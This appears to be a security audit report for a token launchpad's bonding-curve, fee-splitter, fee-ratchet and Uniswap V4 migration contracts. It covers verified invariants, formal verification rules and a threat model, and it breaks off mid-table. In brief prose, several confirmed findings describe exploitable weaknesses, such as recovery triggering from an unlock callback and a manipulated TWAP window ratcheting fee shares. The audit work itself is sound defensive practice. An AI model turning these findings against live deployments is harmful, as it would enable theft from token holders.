- ✓ `realQuote` stays strictly below `graduationTarget` the whole time phase is `TRADING` (fuzzed)
- ✓ $k = (vE + \text{realQuote}) \cdot (vT - \text{tokensSold})$ never decreases across a trade (fuzzed)
- ✓ actors never extract more ETH in total than paid in plus force-fed (fuzzed)
- ✓ `uint112` packing on `realQuote/tokensSold` is a provable `SafeCast` no-op given the guards (verified)
- ✓ `tradeCount` `uint32` saturation is deliberate and read by nothing (verified)
- ✓ `net == 0` after the headroom clamp is unreachable, the trade that would zero headroom already flipped phase (verified)
- ✓ `quoteOut == 0` on sell is explicitly guarded (verified)
- ✓ `graduationFee == quoteBalance` at settlement is unreachable, `realQuote` at `CLOSED` is exactly the target and fee below target is enforced twice (verified)
- ✓ the last token out of `curveSupply` cannot DoS the closing trade, `CurveExhausted` uses `>` and rounding biases down (verified)
- ✓ `k` is non-decreasing by construction, both `ceilDiv` roundings favor the curve (verified)
- ✓ the proportional graduation burn in `_settle` cancels the fee fraction exactly, sub-wei drift (verified)
- ✓ the `RECOVERY` `mulDiv` leaves no trapped dust, the last redeemer recovers the exact remainder (verified)

- ✓ the RECOVERY mulDiv cannot divide by zero, the tokensIn > tokensSold guard reverts first (verified)
- ✓ seedBuy is gated factory-only and virgin-curve-only (verified)
- ✓ settleGraduation is self-callable only, and _settle flips phase before the external call so reentry hits a phase revert (verified)
- ✓ CEI ordering holds in buy, sell, _settle, state is written before every external call (verified)
- ✓ the shared OZ nonReentrant status blocks cross-function reentry from a malicious gate, splitter or module (verified)
- ✓ the clamped closing buy's fee rounds up, so closing the curve cannot dodge the fee (verified)
- ✓ configHash covers exactly the three mutable knobs, opting out is atomic all-or-nothing (verified)
- ✓ recovery per-sell ratio drift favors the last redeemer, never harms (verified)
- ✓ selling the whole held position in TRADING yields gross at or below realQuote, the sell InvalidParams guard is unreachable (verified)
- ✓ enterRecovery treats a caller-induced revert as proof migration is dead and permanently burns lpSupply + unsold, triggerable from inside a PoolManager unlock callback (Confirmed, Issue 2)
- ✓ buy lets a closing buy defer settlement and hold in CLOSED when run from inside an unlock callback (Confirmed)
- ✓ the 800k gas floor can revert a front-run victim's otherwise-valid closing buy (Confirmed, the creator's seed position is uncontested, unlocked and sellable back into the reserve that later buyers funded (Confirmed, issue 1)
- ✓ sell's RECOVERY branch prices every token identically, so the creator's floor position redeems at the average price the later buyers paid (Confirmed, folded into issues 1 and 2) (Confirmed, Medium)

TokenSplitter.sol

- ✓ ETH balance stays at or above the sum of every claimable balance (fuzzed)
- ✓ credit conservation, creatorAmount + protocolAmount == amount with no dust retained (verified)
- ✓ bps flooring sends the remainder to the protocol, nothing stranded in the split (verified)
- ✓ the sum-claimable at or below balance direction holds, force-fed and donated funds strand rather than steal (verified)
- ✓ write-once creator binding, single guarded write site (verified)

LPFeeRatchet.sol

- ✓ poolKeyOf reconstructs the full canonical pool key internally, so a hostile pool with any altered field is a different id the ratchet never reads (analysis)

- ✓ averageTick floors negative averages, moving FDV against the creator consistently rather than exploitably (verified)
- ✓ the double-floored FDV-from-tick rounding favors the creator (verified)
- ✓ poke plus the hook let one manipulated 24h window ratchet the creator share 7000 to 4000 in a single commit (Confirmed, Medium, Issue 3)
- ✓ poke plus TokenSplitter._credit split an entire uncollected fee backlog at whatever rate is current when poke and collect are bundled in one transaction (Confirmed, Medium)

LPLocker.sol

- ✓ collect harvests exactly the fees owed and forwards them, retaining nothing (analysis)
- ✓ fee amounts are measured by real balance deltas, so a lying position manager cannot corrupt accounting (analysis)
- ✓ the HARVESTING transient flag sets, clears, and rolls back on every path including reverts (analysis)
- ✓ ETH and token accounting, force-fed ETH and donated tokens strand, never steal (analysis)
- ✓ onERC721Received derives the operator from the registered token's own curve, so only the real module can lock (verified)
- ✓ a fake curve() confused-deputy attempt dead-ends atomically at the creatorOf check (verified)
- ✓ the hook is an immutable of the locker, so no foreign hook code can run inside collect (verified)
- ✓ no profit path exists for attacker-token code executing in the nested harvest frame, every PoolManager mutator is keyed to the attacker's own msg.sender (verified)

V4MigrationModule.sol

- ✓ the transient PoolManager-lock slot constant equals keccak256("Unlocked") – 1, byte-exact (verified)
- ✓ the permit2 approval is one-second, exactly-sized, and zeroed after the mint (verified)
- ✓ liquidityFor understates exact full-range liquidity on both sides, so the mint is always affordable (verified)

AntiSnipeHook.sol

- ✓ the full v4 fee routes to beneficiaries with no leak inside a hooked pool (analysis)
- ✓ permissions are exactly three flags with every return-delta flag false, so the NoOp rug vector is structurally absent, ZERO_DELTA returned explicitly (verified)
- ✓ address permission bits are enforced at pool initialize by v4 core, mis-mining fails loud at deploy (verified)

- ✓ fee math, floorFee at or below startFee at or below MAX_LP_FEE transitively, currentFee monotone and uint24-safe, override flag bit disjoint from the fee range (verified)
- ✓ the int56 tick accumulator horizon is roughly 1286 years (verified)
- ✓ per-PoolId state, safe across pools sharing the hook (verified)
- ✓ BaseHook gates every callback to PoolManager, the one sender-parameter use in the initialize gate is correct (verified)
- ✓ first-add-wins seeding is safe via migrate's atomicity between initialize and mint (verified)

LaunchPricing.sol

- ✓ sqrtPriceX96 construction, sqrt then shift-48, is exact to a sub- 2^{-48} floor (verified)
- ✓ the curve-close to pool-open price continuity algebra matches exactly at the ideal LP tranche (verified)

TokenFactory.sol

- ✓ the two-step admin handover is sound (verified)
- ✓ CREATE-address front-running of a not-yet-deployed clone is infeasible, the address derives from the factory's own nonce (verified)

HookDeployer.sol

- ✓ front-running is self-defeating, same code gives the same address and different code a different one, collision griefing is pointless (verified)

LaunchToken.sol

- ✓ only a holder can reduce that holder's balance, plain fixed-supply ERC20 with self-burn (verified)

V4Actions.sol

- ✓ encodeCollect takes fees only with zero liquidity, encodeMint settles and sweeps the unspent side to the designated recipient (

Formal Verification Results

BondingCurve

Result Link: <https://prover.certora.com/output/2460616/d00779abf00a4392aa251e538e2cb04?anonymousKey=e57ecfa2a7643a2d4a910314a51d0ba52895bb84>

Verified Properties

Rule	Property established
rule_initialize_onlyFromUninitialized	Initialization is one-shot for every non-UNINITIALIZED phase.
rule_initializer_success_snapshots	A successful clone initialization snapshots every launch parameter exactly once.
rule_initializer_rejects_invalid_domains	Invalid initializer domains are rejected before a launch becomes live.
rule_settleGraduation_self_and_phase_gate	The unguarded settlement entry remains self-call-only and CLOSED-only.
rule_sell_local_conservation_and_product	Successful sells reduce liabilities exactly and can never overdraw the reserve.
rule_quoteBuy_rounds_against_buyer	Buy quotes stay reserve-bounded and monotone in admitted input.
rule_quoteSell_rounds_against_seller	Sell quotes round down and cannot exceed the live gross quote reserve.

Verified Properties

Rule	Property established
rule_graduation_local_atomicity	Successful graduation clears local reserve; failure rolls every local write back.
rule_recovery_full_redemption_clears_liabilities	Full non-dust recovery redemption clears both local liabilities exactly.
rule_recovery_partition_never_overdraws	Any two successful recovery partitions remain bounded by the opening reserve.

LPFeeRatchet

Result Link: <https://prover.certora.com/output/2460616/1bc594e282554c15b30f3f0128ac021a?anonymousKey=132135584d06a2b2c3bfbbddf88e92ee3098f6bb>

Verified Properties

Rule	Property established
rule_all_public_transitions_preserve_wiring	Every public transition preserves all immutable wiring and schedule parameters.
rule_pool_key_is_canonical	Pool-key derivation is exactly native/token, dynamic-fee, configured spacing, and hook.
rule_tier_monotone	Increasing FDV can never increase the creator's selected share.
rule_average_tick_rejects_zero_span	Zero span reverts; every supported result is mathematical floor, including negative non-divisible deltas rather than Solidity truncation toward zero.
rule_fdv_of_rejects_zero_pool	The exact keyed slot0 word controls initialized-pool rejection, with full-precision two-step FDV arithmetic.
rule_fdv_of_slot_and_supply_is_defined	fdvOf is well defined over the supported slot and supply domain.

Verified Properties

Rule	Property established
rule_fdv_from_tick_rejects_out_of_range_tick	Out-of-range ticks are rejected rather than silently producing a value.
rule_poke_only_known_launches	An unknown launch rejects before pool, hook, observation, or splitter effects.
rule_poke_requires_initialized_derived_pool	A known launch still requires the exact derived pool to hold a non-zero slot0 price.
rule_first_poke_opens_exact_observation	The closed-to-open transition records exactly the hook-provided cumulative and timestamp, independent of the permissionless caller, and does not touch splitter BPS.
rule_short_or_wall_clock_only_window_reverts	Observed time, not wall-clock time, gates completion; a short or unchanged hook clock reverts atomically and preserves the anchor.
rule_backward_observed_timestamp_reverts	A uint32 observed-time regression cannot underflow into a mature window; it rolls back.
rule_permissionless_poke_never_raises_or_sets_unnamed	Any successful poke from canonical named state cannot raise creator BPS or install an unnamed value; any failed poke is atomic.
rule_observation_write_census	Observation writes are per-launch and reachable only through poke.
rule_poke_isolates_other_launch	A poke for one launch cannot affect another launch's observation.

TokenSplitter

Result Link: <https://prover.certora.com/output/2460616/2335a9706cbc46afae4c77a45e364cb2?anonymousKey=35640a4625104fe8b4e1ba3442bf4784df74fcb6>

Verified Properties

Rule	Property established
rule_set_registrar_exact_authority	Only the current registrar admin can grant or revoke a non-zero registrar.
rule_set_registrar_admin_starts_two_step_handover	Nomination is current-admin-only, non-zero, and does not transfer active authority.
rule_accept_registrar_admin_completes_handover	Only the pending nominee can accept; acceptance clears the pending seat atomically.
rule_pending_admin_has_no_early_registrar_power	Nomination alone grants no registrar-administration power.
rule_ratchet_down_exact_authority_and_monotonicity	The immutable ratchet alone may commit a strict non-zero decrease.
rule_ratchet_named_tier_strict_down	Authorized lower named tiers commit exactly and never increase.
rule_privileged_surfaces_do_not_touch_claims	Registry, admin, and ratchet methods cannot directly mutate accrued claims.

Verified Properties

Rule	Property established
rule_claim_consumes_only_caller_entry	Direct claim consumes only msg.sender's selected-asset entry and rolls back on failure.
rule_claim_to_consumes_only_caller_entry	claimTo likewise consumes only the caller's own entry.
rule_deposit_eth_no_cross_launch_contamination	A deposit for one registered launch cannot credit a distinct launch's creator.
rule_failed_arbitrary_erc20_deposit_rolls_back	Any failed arbitrary-token deposit rolls back every local ledger write.

TokenFactory

Result Link: <https://prover.certora.com/output/2460616/bedfb1cfbf3d4993bc669cb7c9e24cab?anonymousKey=d57859ce9e63cfbe8a50e84bf7798de4f294f4fd>

Verified Properties

Rule	Property established
rule_factory_set_admin_starts_two_step_handover	Nomination is current-admin-only, non-zero, and never transfers authority early.
rule_factory_accept_admin_completes_two_step_handover	Only the current nominee can accept; acceptance clears the pending seat.
rule_factory_pending_nominee_has_no_early_configuration_power	A pending nominee has no early configuration authority.
rule_factory_max_buy_setter_authority_and_zero_disable	The buy-cap setter is admin-only and accepts zero as an explicit disable.
rule_factory_creator_cap_setter_authority_and_zero_disable	The creator-cap setter behaves identically.
rule_factory_trade_gate_authority_and_code_domain	The gate setter is admin-only and rejects non-zero codeless dependencies.
rule_factory_admin_lifecycle_preserves_historical_launches	Future-only administration cannot rewrite any historical factory record.

Verified Properties

Rule	Property established
rule_factory_stale_config_consent_reverts_before_side_effects	Stale non-zero consent fails before clone, deployment, registration, or initialization.
rule_factory_failed_launch_rolls_back_all_local_state	Every failed launch is locally atomic, including register, init, seed, and refund failures.

LaunchToken

Result Link: <https://prover.certora.com/output/2460616/10f29e0d57bf446eb6e7ffed19a95f01?anonymousKey=ed1e98dc0826df67fcc010887677e653d5e391fb>

Verified Properties

Rule	Property established
rule_launch_token_supply_and_burn_conservation	Total supply is runtime-monotone and only caller burn may reduce it.
rule_burn_is_caller_only	Burn destroys exactly the caller's balance and cannot target another holder.
rule_transfer_conserves_supply_and_balances	Direct transfers conserve supply and update only sender and recipient balances.
rule_erc20_allowance_semantics	Delegated transfer conserves supply, with exact finite and max-allowance behaviour.
rule_approve_sets_only_caller_allowance	approve writes exactly the caller/spender allowance and no token accounting.
rule_balance_mutation_restricted_to_erc20_selectors	Only the enumerated transfer and burn selectors may mutate any sampled balance.
rule_allowance_mutation_restricted_to_erc20_selectors	Only approve and delegated spending may mutate any sampled allowance.

Verified Properties

Rule	Property established
rule_curve_and_creator_immutable	No runtime selector can rewrite the immutable launch identities.

HookDeployer

Result Link: <https://prover.certora.com/output/2460616/b75ffe8278874415bd7275ac2a606482?anonymousKey=f9efed44c1d47f176a6364d2f0f5fb69282a0b90>

Verified Properties

Rule	Property established
rule_deploy_is_nonpayable_and_create2_value_is_zero	The ABI rejects call value, and every reached CREATE2 receives exactly zero value.
rule_create2_return_address_is_deterministic	Successful deployment returns the EIP-1014 address for this deployer, salt, and init-code hash.
rule_constructor_failure_cannot_return_false_success	Constructor failure is represented by CREATE2 returning zero and cannot become false success.
rule_preexisting_code_collision_reverts_without_overwrite	A destination with existing code is a collision and is never overwritten.
rule_no_method_writes_deployer_storage	The sole non-view method has no persistent state.
rule_deployer_eth_frame	Zero-value CREATE2 cannot spend deployer ETH; failed creation restores the exact balance.

Verified Properties

Rule	Property established
rule_successful_create2_result_has_runtime_code	Flagged: arbitrary successful init code may legally install empty runtime code see FV-01 below.

LaunchPricing

Result Link: <https://prover.certora.com/output/2460616/f844f47dd306428ab9c5d59d8ae94976?anonymousKey=598aed229cf765398c90288faa72ea3447e44f03>

Verified Properties

Rule	Property established
rule_integerSqrt_is_maximal_floor_root	The integer square root is the maximal floor root.
rule_sqrtPrice_matches_derivation_bounds_and_lossless_cast	Price derivation is exactly floor-mulDiv, floor-sqrt, and a lossless 48-bit scale inside TickMath's domain.
rule_sqrtPrice_zero_domains_revert	Zero amount0 is an invalid denominator; zero amount1 derives raw zero, below TickMath's lower bound.
rule_liquidity_is_minimum_of_floor_capacities	liquidityFor returns exactly the lower of the two independently floored liquidity capacities.
rule_ordered_price_selects_canonical_branch	The ordered adapter selects exactly the amount tuple implied by ascending asset addresses.
rule_ordered_price_agrees_under_input_reversal	Reversing distinct caller inputs preserves the canonical pair and therefore the exact result.

Verified Properties

Rule	Property established
rule_ordered_liquidity_branch_and_reversal_agree	Ordered liquidity uses the same canonical branch and is invariant to equivalent input reversal.

AntiSnipeHook

Result Link: <https://prover.certora.com/output/2460616/f3383fc20ddb499f9ecdd3fe2986c32f?anonymousKey=a9836cf57073d61628504770641f693bcf3301ba>

Verified Properties

Rule	Property established
rule_immutable_module_manager_and_schedule	All public transitions preserve the immutable trust and schedule pins.
rule_unarmed_pool_fee_is_floor	An unarmed pool fails open to the floor fee.

LPLocker

Result Link: <https://prover.certora.com/output/2460616/ab988ffbcdd6484e82b2954763c370e9?anonymousKey=5ecd5e0fabbe1948149c5e33c65eadb4070174e8>

Verified Properties

Rule	Property established
rule_only_position_manager_can_enter_receiver	A non-PositionManager callback cannot bind any token ID and is fully rolled back.

V4MigrationModule

Result Link: <https://prover.certora.com/output/2460616/4e1ae01fe609479e93eea1526408f4c3?anonymousKey=966cb9a342a4157ed98e326d95353796b72cde34>

Seven further V4MigrationModule runtime rules covering immutable wiring preservation, input domain, launch-curve-only entry and received assets, unlocked-PoolManager rejection, custody/allowance/balance frames, key/price/tick/liquidity/position correctness on success, and full rollback of every observable prefix on external-stage failure were verified only under an explicit optimistic_loop assumption at loop_iter=4. These are conditional evidence, not unconditional proofs over executions exceeding the generated unrolling bound, and are excluded from the 85 count above. No V4MigrationModule code defect was established.

Verified Properties

Rule	Property established
rule_receiver_accepts_erc721_without_state_or_value_effect	The ERC721 receiver accepts without any state or value effect.

V4Actions

Result Link: <https://prover.certora.com/output/2460616/607f38fa3e3342399384c31f8e4e228f?anonymousKey=598ec1bde7c315b914346866597f8cfec11ab511>

Verified Properties

Rule	Property established
rule_uniswap_action_constants_are_exact	The pinned v4-periphery package exposes the exact action IDs consumed by PositionManager.

System-level

Result Link: <https://prover.certora.com/output/2460616/e0b3cd6794664d49be04a9c1a5a1349b?anonymousKey=1e43aa352fd0af33acf28493933ca08d055fd2ed>

Result Link: <https://prover.certora.com/output/2460616/5bb9f0f6b243411a8807eef6a4cb7b19?anonymousKey=5fd760aac2337767abd4516b081ac1db01ab2cb6>

Result Link: <https://prover.certora.com/output/2460616/7484fc10dfef4f378d0f845f0c8a01e4?anonymousKey=5f45693a3bab788639841be25e042183cff7690f>

Result Link: <https://prover.certora.com/output/2460616/b0a5126b45cc46478f78dfb360e421c2?anonymousKey=04bd6089b9fb752e0b1b8e96303a23f9520aa449>

Result Link: <https://prover.certora.com/output/2460616/c5c9c6456c3a40bf9f095c4619d62f91?anonymousKey=5e264a836299c32f1965da0e52aeb603f2c0b107>

Result Link: <https://prover.certora.com/output/2460616/8bd5e24539774ee5ad016678d969beeb?anonymousKey=13a389b0aedb16375303c20641de6ab819e86ba1>

Verified Properties

Rule	Specification	Property established
rule_seeded_launch_forwards_and_refunds_transaction_local_value	System_LaunchCreation	Successful seeded creation forwards the call value once and returns only the curve residual.
rule_stale_config_consent_reverts_before_all_side_effects	System_LaunchCreation	Stale non-zero consent rejects before creation, registration, initialization, or seed.
rule_future_factory_configuration_cannot_mutate_historical_launch	System_LaunchCreation	Future factory configuration cannot alter any completed launch snapshot.
rule_all_factory_admin_lifecycle_calls_preserve_historical_graph	System_LaunchCreation	Nomination, acceptance, and configuration cannot rewrite an existing graph.

Verified Properties

Rule	Specification	Property established
rule_ratchet_and_hook_use_the_same_pool_key	System_RatchetOracle	The ratchet and the real hook derive one exact native/token dynamic-fee key.
rule_complete_window_initialization_setup_is_reachable	System_RatchetOracle	A complete two-interval observation floors the mean, uses post-burn totalSupply, ignores an instantaneous endpoint tick, and commits exactly the resulting lower tier.
rule_permissionless_poke_is_named_monotone_and_cross_launch_isolated	System_RatchetOracle	Every permissionless poke over valid named-tier state is monotone, commits only a strict lower named tier, and cannot contaminate another launch.
rule_swap_observation_a_preserves_hook_pool_b	System_Isolation	A swap observation for launch A is keyed by A's PoolId and cannot touch B's hook record.
rule_ratchet_a_preserves_launch_b	System_Isolation	Opening, reanchoring, or committing A's ratchet observation cannot touch B's tier, window, or pool.
rule_launch_token_supply_and_burn_conservation	System_CurveAccounting	Direct holder burn reduces only the caller's balance and supply, by the same exact amount.
rule_launch_token_transfer_conserves_supply	System_CurveAccounting	Direct transfers move balances exactly and never change supply or burn accounting.

Verified Properties

Rule	Specification	Property established
rule_recovery_before_delay_reverts_without_effects	System_Graduation	Recovery before the full delay always reverts without touching any spanning state.
rule_splitter_constructor_allows_predicted_codeless_ratchet	System_Deployment	The deployment-order exception is sound: the splitter intentionally accepts a predicted ratchet with no code yet, and the final graph validation closes the cycle.

Threat Model

1. External Dependencies & Trust Boundaries

This section enumerates everything the protocol does not fully control.

Dependency	Type	How Used	Trust Assumption	Risks
IERC20 / SafeERC20 (OpenZeppelin)	Interface / Library	Wraps every launch-token and fee-token movement with revert-on-failure checks	Library correctly handles return values and reverts on failure	A library defect would let token transfers silently fail inside settlement
ERC20 (OpenZeppelin)	Base Contract	LaunchToken inherits standard balance, allowance, and burn accounting	Standard, non-rebasing, non-fee-on-transfer semantics	N/A supply is fixed and minted once at construction
ReentrancyGuard (OpenZeppelin)	Base Contract	Guards buy, sell, graduate, enterRecovery, createLaunch, collect, migrate, and splitter deposits/claims	Mutex logic is correctly implemented	N/A

Dependency	Type	How Used	Trust Assumption	Risks
Clones / EIP-1167 (OpenZeppelin)	Library	TokenFactory deploys one minimal-proxy BondingCurve per launch	Proxy forwards calldata faithfully; implementation is immutable	Implementation is constructor-locked to GRADUATED, so it cannot be initialized directly
Math / SafeCast (OpenZeppelin)	Library	Full-precision mulDiv, ceilDiv, sqrt for curve pricing and FDV; packed-width casts for CurveState	Full-precision arithmetic with the documented rounding direction	A Certora counterexample against Math.mulDiv was raised and disproved by an executable Foundry witness
BaseHook (OpenZeppelin Uniswap Hooks)	Base Contract	AntiSnipeHook inherits hook dispatch and the onlyPoolManager gate	Every hook entry point is callable only by the PoolManager, so the sender argument is trustworthy	If the gate were bypassable, the sender != migrationModule check in _beforeInitialize would be defeatable
Uniswap V4 PoolManager	External Contract	Pool initialization, slot0 price and tick reads via StateLibrary, transient lock-slot probe via exttload	Immutable, canonical deployment at the pinned version; IS_UNLOCKED_SLOT layout matches the hardcoded constant	A PoolManager variant with a different lock slot silently voids the reentrancy guard

Dependency	Type	How Used	Trust Assumption	Risks
Uniswap V4 PositionManager (v4-periphery)	External Contract	Full-range mint at graduation; zero-liquidity DECREASE_LIQUIDITY + TAKE_PAIR fee harvest; ERC721 custody	Pinned package version; action IDs match those encoded in V4Actions	Two LPLocker guarantees live in v4-periphery; the version pin is itself a security control
Uniswap V4 Actions / TickMath / LPFeeLibrary (v4-core, v4-periphery)	Libraries	Action ID constants, tick-to-sqrt-price conversion, dynamic-fee flag and override encoding	Constants and conversions match the pinned package	Formally verified exact (rule_uniswap_action_constants_are_exact)
Permit2 (IAllowanceTransfer)	External Contract	Time-bounded token approval so the PositionManager can pull the launch token during the mint	Canonical Permit2 deployment; allowance is scoped to the mint and revoked immediately after	Allowance is set to zero on both legs after the mint completes
tradeGate (bot-prevention contract)	External Contract, out of scope	checkBuy(beneficiary, msg.value) called on every buy under a 150k gas stipend; only revert semantics are consumed	Independent contract with its own admin and upgrade surface, entirely outside this repository	A gate that starts reverting or exceeds the stipend permanently soft-locks every curve pinned to it

Dependency	Type	How Used	Trust Assumption	Risks
Deployment operator	Off-chain actor	Chooses virtualQuote, curveSupply, lpSupply, graduationTarget , fee parameters, FDV thresholds, tick spacing, and both admin keys	Operator sets separate keys and validates per-chain parameters before deployment	

1.2 Trust Boundaries

Actor	Trust Level	Powers	Cannot Do
TokenFactory.admin	Semi-trusted	Set tradeGate, maxBuyWei, maxCreatorBuyWei future launches only; nominate a successor	Move any funds; alter an existing curve; alter fee splits
TokenSplitter.registrar Admin	Semi-trusted, highest blast radius	Grant and revoke registrars; nominate a successor	Alter splits; touch accrued balances; rebind a creator
LPFeeRatchet (contract)	Trusted by construction	Sole caller permitted to invoke ratchetDown, and only strictly downward to a named tier	Raise a share; set an unnamed value; touch claims
TokenFactory (contract)	Trusted by construction	Sole registrar; sole caller of seedBuy on a virgin curve	Call seedBuy after any token has been sold
V4MigrationModule (contract)	Trusted by construction	Sole address permitted to arm a pool and deliver a position to the locker	Withdraw; sweep; be replaced on an existing curve
Launch creator	Untrusted	Create a launch; make the seed buy; claim their fee shares	Mint; pause; upgrade; recover the position; alter their own tier upward
Any user	Untrusted	Buy, sell, graduate(), enterRecovery(), poke(), collect(), burn(), claim()	Any privileged action

2. Entry & Exit Points Analysis (Function-Level)

This is the core of the threat model. Every externally callable function must appear here.

Contract Name	Function	Category
TokenFactory.sol	createLaunch()	Main invariant(s) Every failed launch is locally atomic; the creator binding is written once and never rewritten; stale consent reverts before any side effect Access level Permissionless (payable) What this function can do Deploy a LaunchToken and a minimal-proxy BondingCurve, register the caller as creator with the splitter, initialize the curve with the factory's stamped parameters, and optionally forward attached ETH into the creator's seed buy What this function cannot/should not do Rebind an existing launch, initialize a curve twice, or proceed when expectedConfig no longer matches configHash()

Contract Name	Function	Category
TokenFactory.sol	setAdmin() / acceptAdmin()	Main invariant(s) Nomination is current-admin-only and non-zero; only the nominee can accept; acceptance clears the pending seat Access level onlyAdmin / pending nominee. Note: there is no cancel path What this function can do Nominate, and separately accept, a new factory admin What this function cannot/should not do Transfer authority on nomination alone; accept a zero address; grant a nominee any early configuration power
TokenFactory.sol	setTradeGate()	Main invariant(s) Future-only administration cannot rewrite any historical launch record Access level onlyAdmin What this function can do Pin a new bot-prevention gate address for future launches only What this function cannot/should not do Change the gate on an already-created curve; accept a non-zero codeless address

Contract Name	Function	Category
TokenFactory.sol	setMaxBuyWei() / setMaxCreatorBuyWei()	Main invariant(s) Each setter is admin-only and accepts zero as an explicit value Access level onlyAdmin What this function can do Set the per-transaction anti-snipe cap and the separate creator seed-buy cap for future launches; zero is an explicit disable What this function cannot/should not do Affect any live curve
TokenFactory.sol	configHash(), launchCount(), curveOf(), launchOf()	Main invariant(s) View-only Access level Public view What this function can do Read the current stamped configuration and the launch registry What this function cannot/should not do Mutate any state

Contract Name	Function	Category
TokenFactory.sol	receive()	Main invariant(s) Only the transaction-local residual is forwarded to msg.sender Access level Permissionless What this function can do Accept the curve's refund during _creatorBuy What this function cannot/should not do Let a prior donation be swept into a later caller's refund balanceBefore is taken net of msg.value
BondingCurve.sol	initialize()	Main invariant(s) One-shot for every non-UNINITIALIZED phase; a successful initialization snapshots every parameter exactly once Access level Permissionless but one-shot unreachable today because createLaunch clones and initializes atomically Emits no event What this function can do Stamp every per-launch economic parameter once, derive virtualTokens, and move UNINITIALIZED to TRADING What this function cannot/should not do Run twice; accept invalid domains; run before the curve has been funded with curveSupply + lpSupply

Contract Name	Function	Category
BondingCurve.sol	buy()	Main invariant(s) Quotes round against the buyer; the constant product k is non-decreasing; realQuote tracks the curve's ETH balance exactly Access level Permissionless (payable), nonReentrant, subject to tradeGate.checkBuy What this function can do Take ETH, charge tradeFeeBps to the splitter under BONDING, mint curve tokens to the caller, cap the crossing buy at exactly graduationTarget, refund the excess, and attempt atomic settlement on the closing buy What this function cannot/should not do Exceed maxBuyWei; overdraw curveSupply; execute outside TRADING; pass the trade gate's revert
BondingCurve.sol	seedBuy()	Main invariant(s) Factory-only, and only on a virgin curve (tokensSold == 0) Access level msg.sender == factory What this function can do Execute the creator's opening buy under the separate maxCreatorBuyWei cap, with tokens to beneficiary What this function cannot/should not do Be used to bypass maxBuyWei once trading is open

Contract Name	Function	Category
BondingCurve.sol	sell()	Main invariant(s) Sells reduce liabilities exactly and never overdraw the reserve; recovery redemption preserves the realQuote / tokensSold ratio Access level Permissionless, nonReentrant What this function can do Return tokens to the curve for ETH at the curve price during TRADING, or as a flat pro-rata claim during RECOVERY What this function cannot/should not do Sell more than tokensSold; overdraw realQuote; execute during CLOSED or GRADUATED
BondingCurve.sol	graduate()	Main invariant(s) Successful graduation clears the local reserve; failure rolls every local write back Access level Permissionless, nonReentrant What this function can do Retry settlement on a curve stuck in CLOSED What this function cannot/should not do Run outside CLOSED; run twice

Contract Name	Function	Category
BondingCurve.sol	settleGraduation()	Main invariant(s) Self-call-only and CLOSED-only Access level msg.sender == address(this) What this function can do Perform the settlement chain as an external self-call, so _buy can catch its failure What this function cannot/should not do Be invoked by any address other than the curve itself; run outside CLOSED
BondingCurve.sol	enterRecovery()	Main invariant(s) Recovery before the delay reverts without touching any state; the burn can never exceed the curve's balance Access level Permissionless, nonReentrant What this function can do After RECOVERY_DELAY, retry settlement once and, on failure, move to terminal RECOVERY, burning lpSupply + (curveSupply - tokensSold) and reopening sells What this function cannot/should not do Run before the full 7-day delay; run outside CLOSED; be reversed

Contract Name	Function	Category
BondingCurve.sol	<pre>reserves(), quoteBuy(), quoteSell(), quoteRecovery(), realQuote(), tokensSold(), tradeCount()</pre>	Main invariant(s) Meaningful only during TRADING; not phase-gated, so post-graduation reads are stale. No on-chain consumer exists Access level Public view What this function can do Report live curve state and pricing What this function cannot/should not do Mutate state
LaunchToken.sol	<pre>constructor()</pre>	Main invariant(s) Total supply is fixed at deployment and runtime-monotone downward Access level Implicit restriction once at deployment What this function can do Mint the entire fixed supply once, to the bonding curve, and pin curve and creator immutably What this function cannot/should not do Mint again; assign supply anywhere but the curve

Contract Name	Function	Category
LaunchToken.sol	burn()	Main invariant(s) Only caller burn may reduce supply Access level Permissionless but note it feeds live-totalSupply FDV What this function can do Destroy exactly the caller's own balance What this function cannot/should not do Burn another holder's balance; there is no burnFrom
LaunchToken.sol	transfer(), transferFrom() , approve()	Main invariant(s) Transfers conserve supply; only approve and delegated spending may mutate an allowance Access level Permissionless What this function can do Standard ERC20 movement and delegation What this function cannot/should not do Change total supply; mutate balances or allowances outside the enumerated selectors

Contract Name	Function	Category
TokenSplitter.sol	register()	Main invariant(s) Write-once; AlreadyRegistered forbids correction Access level isRegistrar(msg.sender) in practice the factory What this function can do Bind a launch token to its creator, once What this function cannot/should not do Rebind, correct, or revoke an existing binding; accept a codeless launch token
TokenSplitter.sol	depositETH() / depositERC20()	Main invariant(s) A deposit for one launch cannot contaminate another; a failed arbitrary-token deposit rolls back every ledger write Access level Permissionless so FeeDeposited is not a trustworthy off-chain volume signal What this function can do Credit a fee to the creator and treasury at the stream's split; the ERC20 path measures the actual received amount What this function cannot/should not do Credit a launch that is not registered; credit a different launch's creator

Contract Name	Function	Category
TokenSplitter.sol	claim() / claimTo()	Main invariant(s) Effects before interactions; a failed native send rolls the entry back Access level Permissionless, nonReentrant What this function can do Withdraw everything the caller has accrued in one asset, to themselves or a chosen recipient What this function cannot/should not do Consume any entry but msg.sender's
TokenSplitter.sol	ratchetDown()	Main invariant(s) Strictly monotone downward, ratchet-only Access level msg.sender == lpFeeRatchet What this function can do Lower one launch's creator LP-fee share to a strictly smaller non-zero value What this function cannot/should not do Raise a share; set zero; be called by anyone but the immutable ratchet; touch accrued claims

Contract Name	Function	Category
TokenSplitter.sol	setRegistrar()	Main invariant(s) Registrar-admin-only, non-zero target Access level msg.sender == registrarAdmin. Revoking the factory halts all new launches What this function can do Grant or revoke registrar rights What this function cannot/should not do Alter splits or balances
TokenSplitter.sol	setRegistrarAdmin() / acceptRegistrarAdmin()	Main invariant(s) Two-step; acceptance clears the pending seat atomically Access level registrarAdmin / pending nominee. No cancel path, no renounce path What this function can do Nominate, and separately accept, a new registrar admin What this function cannot/should not do Transfer authority on nomination alone; accept zero; grant a nominee early registrar power

Contract Name	Function	Category
TokenSplitter.sol	creatorOf(), launchOf(), lpCreatorBpsOf(), claimable()	Main invariant(s) lpCreatorBpsOf resolves the unset default to lpFeeCreatorBps Access level Public view What this function can do Read bindings, the live tier, and accrued balances What this function cannot/should not do Mutate state
LPFeeRatchet.sol	poke()	Main invariant(s) Observed time, not wall-clock time, gates completion; every successful poke is monotone and cross-launch isolated; failed pokes are atomic Access level Permissionless and unordered against LPLocker.collect() its re-anchor branch is burn-front-runnable What this function can do Open a TWAP observation window, or commit the strictly lower named tier a full 24-hour observed window supports; re-anchor when the observed tier does not justify a commit What this function cannot/should not do Raise a share; commit on a short window; commit for an unknown launch or an uninitialized pool; contaminate another launch

Contract Name	Function	Category
